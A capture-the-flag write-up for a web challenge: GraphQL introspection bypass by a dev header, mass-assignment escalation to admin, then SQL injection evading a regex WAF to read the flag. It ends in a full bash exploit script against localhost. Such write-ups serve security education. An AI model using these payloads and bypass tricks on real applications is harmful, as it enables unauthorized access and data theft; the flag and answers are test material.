Category: Web
Flag: Pioneers25{gr4phql_1ntr0sp3ct10n_byp4ss_m4ss_4ss1gnm3nt_4nd_un10n_sql_1nj3ct10n_ch41n3d}
Challenge Overview
NexaCorp is a corporate portal built with GraphQL, featuring authentication, user profiles, and an admin-only employee search. The challenge chains four vulnerabilities to achieve full exploitation:
- GraphQL Endpoint Discovery
- Introspection Bypass (Dev Mode Header)
- Mass Assignment Vulnerability → Privilege Escalation
- SQL Injection with WAF Bypass → Flag Extraction
Deployment
Docker (Recommended)
docker-compose up --buildThe challenge will be available at http://localhost:3000.
Stage 1: Endpoint Discovery
Initial Reconnaissance
Visiting http://localhost:3000/ shows a corporate login page with minimal functionality. View the page source:

<!-- TODO @devops: remove X-Dev-Mode bypass before final production deployment -->This hints at a X-Dev-Mode header for later use.
Finding the GraphQL Endpoint
Open browser DevTools → Network tab → Try to login or register. Observe:
POST /graphql HTTP/1.1
Content-Type: application/json

{"query":"mutation L($u:String!,$p:String!){login(username:$u,password:$p){token user{id username role}}}","variables":{"u":"test","p":"test"}}
Stage 2: Schema Enumeration (Introspection Bypass)
Blocked Introspection
Attempting standard introspection:
curl -X POST http://localhost:3000/graphql \
  -H "Content-Type: application/json" \
  -d '{"query":"{ __schema { types { name } } }"}'
Response:
{"errors":[{"message":"GraphQL introspection is not allowed, except in development mode."}]}Bypass with X-Dev-Mode Header
Use the header from the HTML comment:
curl -X POST http://localhost:3000/graphql \
  -H "Content-Type: application/json" \
  -H "X-Dev-Mode: 1" \
  -d '{"query":"{ __schema { queryType { fields { name } } mutationType { fields { name } } types { name fields { name type { name } } } } }"}'
Success! Full schema returned.
Key Schema Findings
| Discovery | Significance |
|---|---|
UpdateProfileInput.role | Editable role field → Mass assignment vector |
searchEmployees(query: String!) | Admin-only query → Likely SQL injection target |
updateProfile returns token | Re-issues JWT after update |
adminPanel query | Admin-only dashboard |
Stage 3: Privilege Escalation (Mass Assignment)
Register Normal Account
curl -X POST http://localhost:3000/graphql \
  -H "Content-Type: application/json" \
  -d '{"query":"mutation { register(username: \"hacker\", password: \"hacker123\") { token user { id username role } } }"}'
Response:
{
  "data": {
    "register": {
      "token": "eyJhbGc...",
      "user": {"id": "2", "username": "hacker", "role": "employee"}
    }
  }
}
Save the token: TOKEN=eyJhbGc...
Escalate to Admin via Mass Assignment
The updateProfile mutation accepts a role field that shouldn’t be user-editable:
curl -X POST http://localhost:3000/graphql \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $TOKEN" \
  -d '{"query":"mutation { updateProfile(input: { role: \"admin\" }) { token user { role } } }"}'
Response:
{
  "data": {
    "updateProfile": {
      "token": "eyJhbGc...(new)",
      "user": {"role": "admin"}
    }
  }
}
Save new token: ADMIN_TOKEN=eyJhbGc...(new)
Admin privileges achieved! ✅
Stage 4: SQL Injection (WAF Bypass)
Verify Admin Access
curl -X POST http://localhost:3000/graphql \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $ADMIN_TOKEN" \
  -d '{"query":"{ searchEmployees(query: \"Alice\") { id name department } }"}'
Returns Alice’s employee data → Admin access confirmed.
WAF Analysis
Testing various SQL injection payloads reveals the WAF blocks:
| Input | Error Message |
|---|---|
UNION SELECT | WAF: UNION SELECT pattern is not allowed. |
-- | WAF: SQL single-line comments (--) are not allowed. |
/* | WAF: SQL block comments (/*) are not allowed. |
; | WAF: semicolons are not allowed. |
The Bypass: UNION ALL SELECT
Key insight: UNION ALL SELECT has the word ALL between UNION and SELECT, breaking the WAF’s \s+ regex pattern!
Additionally, we don’t need comments. The query template is:
WHERE name LIKE '%{input}%'We can close the trailing %' by ending with WHERE 'a' LIKE ' — the template appends %' making it LIKE '%' (always true).
Find Column Count
curl -X POST http://localhost:3000/graphql \
  -H "Authorization: Bearer $ADMIN_TOKEN" \
  -d "$(jq -n --arg q "x' UNION ALL SELECT 1,2,3,4 WHERE 'a' LIKE '" \
    '{query:"query($q:String!){searchEmployees(query:$q){name}}",variables:{q:$q}}')"
Success! 4 columns confirmed. Column 2 maps to name in the response.
Enumerate Tables
curl -X POST http://localhost:3000/graphql \
  -H "Authorization: Bearer $ADMIN_TOKEN" \
  -d "$(jq -n --arg q "x' UNION ALL SELECT 1,name,type,0 FROM sqlite_master WHERE type='table' AND 'a' LIKE '" \
    '{query:"query($q:String!){searchEmployees(query:$q){name}}",variables:{q:$q}}')"
Tables found: users, employees, secrets
Read Secrets Schema
curl -X POST http://localhost:3000/graphql \
  -H "Authorization: Bearer $ADMIN_TOKEN" \
  -d "$(jq -n --arg q "x' UNION ALL SELECT 1,sql,'x',0 FROM sqlite_master WHERE name='secrets' AND 'a' LIKE '" \
    '{query:"query($q:String!){searchEmployees(query:$q){name}}",variables:{q:$q}}')"
Schema: CREATE TABLE secrets (id ..., key TEXT, value TEXT)
Extract Flag
curl -X POST http://localhost:3000/graphql \
  -H "Authorization: Bearer $ADMIN_TOKEN" \
  -d "$(jq -n --arg q "x' UNION ALL SELECT id,value,'x',0 FROM secrets WHERE key='flag' AND 'a' LIKE '" \
    '{query:"query($q:String!){searchEmployees(query:$q){name}}",variables:{q:$q}}')" | jq .
Response:
{
  "data": {
    "searchEmployees": [
      {
        "name": "Pioneers25{gr4phql_1ntr0sp3ct10n_byp4ss_m4ss_4ss1gnm3nt_4nd_un10n_sql_1nj3ct10n_ch41n3d}"
      }
    ]
  }
}
🎉 Flag captured!
Complete Exploitation Summary
| Stage | Vulnerability | Bypass Technique |
|---|---|---|
| 1 | Hidden API | Traffic interception / base64 decode |
| 2 | Introspection disabled | X-Dev-Mode: 1 header |
| 3 | Mass assignment | updateProfile(input: { role: "admin" }) |
| 4 | SQL injection WAF | UNION ALL SELECT + WHERE 'a' LIKE ' |
Full Exploit Script
#!/bin/bash

BASE="http://localhost:3000/graphql"

## Stage 1: Register account
TOKEN=$(curl -s -X POST "$BASE" \
  -H "Content-Type: application/json" \
  -d '{"query":"mutation{register(username:\"hacker\",password:\"pass\"){token}}"}' \
  | jq -r '.data.register.token')

echo "[+] Registered: $TOKEN"

## Stage 2: Escalate to admin
ADMIN_TOKEN=$(curl -s -X POST "$BASE" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $TOKEN" \
  -d '{"query":"mutation{updateProfile(input:{role:\"admin\"}){token}}"}' \
  | jq -r '.data.updateProfile.token')

echo "[+] Admin token: $ADMIN_TOKEN"

## Stage 3: Extract flag via SQL injection
FLAG=$(curl -s -X POST "$BASE" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $ADMIN_TOKEN" \
  -d "$(jq -n --arg q "x' UNION ALL SELECT id,value,'x',0 FROM secrets WHERE key='flag' AND 'a' LIKE '" \
    '{query:"query($q:String!){searchEmployees(query:$q){name}}",variables:{q:$q}}')" \
  | jq -r '.data.searchEmployees[0].name')

echo "[✓] FLAG: $FLAG"
Key Takeaways
- Hidden endpoints require reconnaissance — Always intercept traffic and inspect JavaScript
- Dev headers leak into production — Never leave debug backdoors in deployed code
- GraphQL introspection reveals attack surface — Schema exposure shows all available fields
- Mass assignment is critical in GraphQL — Input types should validate field-level permissions
- Regex WAFs have gaps —
UNION ALL SELECTbypassesUNION\s+SELECTpattern - SQL comment alternatives exist —
WHERE 'a' LIKE 'closes queries without--or;